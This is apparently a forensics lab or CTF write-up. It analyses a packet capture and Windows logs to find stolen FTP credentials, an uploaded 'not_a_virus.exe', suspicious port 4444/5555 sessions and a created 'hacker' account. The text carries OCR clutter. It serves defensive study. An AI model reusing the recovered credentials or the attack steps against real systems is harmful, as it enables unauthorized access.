2f 84 00 15 c3 04 a8 86  5d b4 09 bf fa 14 50 18   /······· ]·····P·
20 14 e0 bd 00 00 32 32  30 20 57 69 6e 67 20 46    ·····22 0 Wing F
54 50 20 53 65 72 76 65  72 20 72 65 61 64 79 2e   TP Serve r ready.
2e 2e 20 28 55 4e 52 45  47 49 53 54 45 52 45 44   .. (UNRE GISTERED
```

```
Frame 33513: 115 by                      bits) on interface unknown, id 0
    Ethernet II, Sr                      ware_e8:e7:ac (00:0c:29:e8:e7:ac)
                                         2.168.47.145, Dst: 192.168.47.132
           Trans                         t: 49924, Seq: 1, Ack: 1, Len: 61
                                             File Transfer Protocol (FTP)
```

1



UDP · 1 | TCP · 1182 | IPv4 · 1

Address B	Port A	Address A
192.168.47.145	49806	192.168.47.132
192.168.47.145	49856	192.168.47.132
192.168.47.145	49892	192.168.47.132
192.168.47.145	49902	192.168.47.132
192.168.47.145	49922	192.168.47.132
192.168.47.145	49924	192.168.47.132
192.168.47.145	49930	192.168.47.132
192.168.47.145	50190	192.168.47.132
192.168.47.145	50206	192.168.47.132
192.168.47.145	50280	192.168.47.132
192.168.47.145	50294	192.168.47.132
192.168.47.145	50304	192.168.47.132
192.168.47.145	50306	192.168.47.132
192.168.47.145	50338	192.168.47.132
192.168.47.145	50384	192.168.47.132
192.168.47.145	50398	192.168.47.132
192.168.47.145	50510	192.168.47.132
192.168.47.145	50512	192.168.47.132
192.168.47.145	50520	192.168.47.132
192.168.47.145	50544	192.168.47.132
192.168.47.145	50562	192.168.47.132
192.168.47.145	50574	192.168.47.132
192.168.47.145	50592	192.168.47.132
192.168.47.145	50630	192.168.47.132
192.168.47.145	50672	192.168.47.132
192.168.47.145	50706	192.168.47.132
192.168.47.145	50740	192.168.47.132

Conversation Settings


Name resolution □

Absolute start time □

Limit to display filter ☑


Bluetooth □
BPv7 □
DCCP □
Ethernet □
FC □
FDDI □
IEEE 802.11 □
IEEE 802.15.4 □
IPv4 ☑
IPv6 □
IPX □
JXTA □

2



```
└─$ cat 123.py
#!/usr/bin/env python3
import pandas as pd

# Load the CSV into a DataFrame
df = pd.read_json('wireshark.json')

# Filter rows where Duration > 20
filtered_df = df[df['Duration'] > 20]

# Output filtered results to a new json
filtered_df.to_json('filtered_output.json', orient='records', lines=True)
  (roey㉿roey)-[~/Desktop/roey fornsics]
└─$ ./123.py wireshark.json
```

3




```
└─$ cat filtered_output.json
{"Address A":"192.168.47.132","Port A":49924,"Address B":"192.168.47.145","Port B":21,"Packets":226,"Bytes":19162,"Stream ID":1216,"Total Packets":226,"Percent Filtered":100,"Packets A \u21
92 B":114,"Bytes A \u2192 B":7098,"Packets B \u2192 A":112,"Bytes B \u2192 A":12064,"Rel Start":906.675053,"Duration":38.158726,"Bits\/s A \u2192 B":1488.0,"Bits\/s B \u2192 A":2529.0,"Flow
s":17}
{"Address A":"192.168.47.145","Port A":24713,"Address B":"192.168.47.132","Port B":4444,"Packets":6140,"Bytes":4318538,"Stream ID":2,"Total Packets":6140,"Percent Filtered":100,"Packets A \
u2192 B":2720,"Bytes A \u2192 B":920456,"Packets B \u2192 A":3420,"Bytes B \u2192 A":3398082,"Rel Start":87.97979,"Duration":1079.579097,"Bits\/s A \u2192 B":6820.0,"Bits\/s B \u2192 A":251
30.0,"Flows":312}
{"Address A":"192.168.47.145","Port A":24736,"Address B":"192.168.47.132","Port B":5555,"Packets":2760,"Bytes":2824886,"Stream ID":26,"Total Packets":2760,"Percent Filtered":100,"Packets A
\u2192 B":648,"Bytes A \u2192 B":134264,"Packets B \u2192 A":2112,"Bytes B \u2192 A":2690622,"Rel Start":300.185953,"Duration":838.051601,"Bits\/s A \u2192 B":1281.0,"Bits\/s B \u2192 A":25
684.0,"Flows":62}
```

11-What is the username that the attacker managed to obtain

Go to the PCAP file and filter FTP. Right-click -> Follow -> TCP stream

Ans-dan



```
ip.addr == 192.168.47.145&&ip.addr==192.168.47.132 && tcp.port==21
```

```
                                                          Info  Length  Proto
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115
                                                                    [ACK] 21 → 49924 60
                                       49924 → 21                   Dup ACK 33521#1] 60
                                       49924 → 21                   Dup ACK 33521#2] 60
                                       49924 → 21                   Dup ACK 33521#3] 60
                                       49924 → 21                   Dup ACK 33521#4] 60
                                       49924 → 21                   Dup ACK 33521#5] 60
                                                                   Request: USER dan 64
```


```
0000  00 0c 29 fb 5f 83 00 0c  29 e8 e7 ac 08 00 45 10   ..)._... )...
0010  00 28 5e 3e 40 00 40 06  fc 1b c0 a8 2f 84 c0 a8   .(^>@.@. ....
0020  2f 91 c3 04 00 15 09 bf  fa 14 a8 86 5d f1 50 10   /....... ....
0030  7f e2 82 26 00 00 00 00  00 00 00 00               ...&.... ....
```

```
Frame 33521: 60 bytes on w
Ethernet II, Src: VMware
Transmission C
```

Ctrl+M Mark/Unmark Selected
Ctrl+D Ignore/Unignore Selected
Ctrl+T Set/Unset Time Reference
Ctrl+Shift+T ...Time Shift
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Ctrl+Alt+Shift+T TCP Stream
Copy
Protocol Preferences
...Decode As
Show Packet in New Window

12-password

Ans-dandan


Wireshark · Follow TCP Stream (tcp.stream eq 1216) · PktMon.pcapng

```
PASS dandan

230 User dan logged in.

SYST

215 UNIX Type: L8

FEAT

211-Extension supported
 PBSZ
 PROT
 MDTM
 MDTM YYYYMMDDHHMMSS;filenam
TYPE I

200 Type is set.

EPSV

229 Entering Extended Passive Mode (|||1024|)

STOR not_a_virus.exe

150 Opening BINARY mode data connection for file transfer.
226 File received ok. Transferred:7168Bytes;Average speed is:7000.000KB/s

QUIT
```

Packet 33719. 8 client pkt(s), 10 server pkt(s), 16 turn(s). Click to select.

1216 Stream

No delta times


ASCII Show as

Entire conversation (500 bytes)

Case sensitive □

13-what is the name of the file the attacker upload via ftp

Ans-not_a_virus.exe



Wireshark · Follow TCP Stream (tcp.stream eq 1216) · PktMon.pcapng

```
PASS dandan

230 User dan logged in.

SYST

215 UNIX Type: L8

FEAT

211-Extension supported
 PBSZ
 PROT
 MDTM
 MDTM YYYYMMDDHHMMSS;filenam
TYPE I

200 Type is set.

EPSV

229 Entering Extended Passive Mode (|||1024|)

STOR not_a_virus.exe

150 Opening BINARY mode data connection for file transfer.
226 File received ok. Transferred:7168Bytes;Average speed is:7000.000KB/s

QUIT
```

Packet 33719. 8 client pkt(s), 10 server pkt(s), 16 turn(s). Click to select.

1216 Stream

No delta times

ASCII Show as

Entire conversation (500 bytes)


Case sensitive □

ID: T1136.001


“Adversaries may create a local account to maintain access to victim systems.Localaccounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.”

Can you find the username?

in the security log filter event id 4720



Level	Date and Time	Source	Event ID	Task Category
Information	30/01/2025 10:34:46	Microsoft Windows securit...	4720	User Account Management



```
A user account was created.

Subject:
        Security ID:            S-1-5-21-3076537077-2267025316-4006280282-1000
        Account Name:           shelly
        Account Domain:         DESKTOP-EQSS1I1
        Logon ID:               0x6D05B

New Account:
        Security ID:            S-1-5-21-3076537077-2267025316-4006280282-1004
        Account Name:           hacker
        Account Domain:         [redacted]EQSS1I1

Attributes:
        SAM Account Name:       hacker
        Display Name:           <value not set>
```

Lessons Learned

Detection: Monitor event logs and Sysmon alerts for unauthorized process creation and network activities.

Memory Analysis: Use memory dumps to identify malicious processes and connections.

Registry Monitoring: Regularly check for unauthorized changes in registry startup keys.

Network Monitoring: Analyze packet captures to detect abnormal traffic patterns.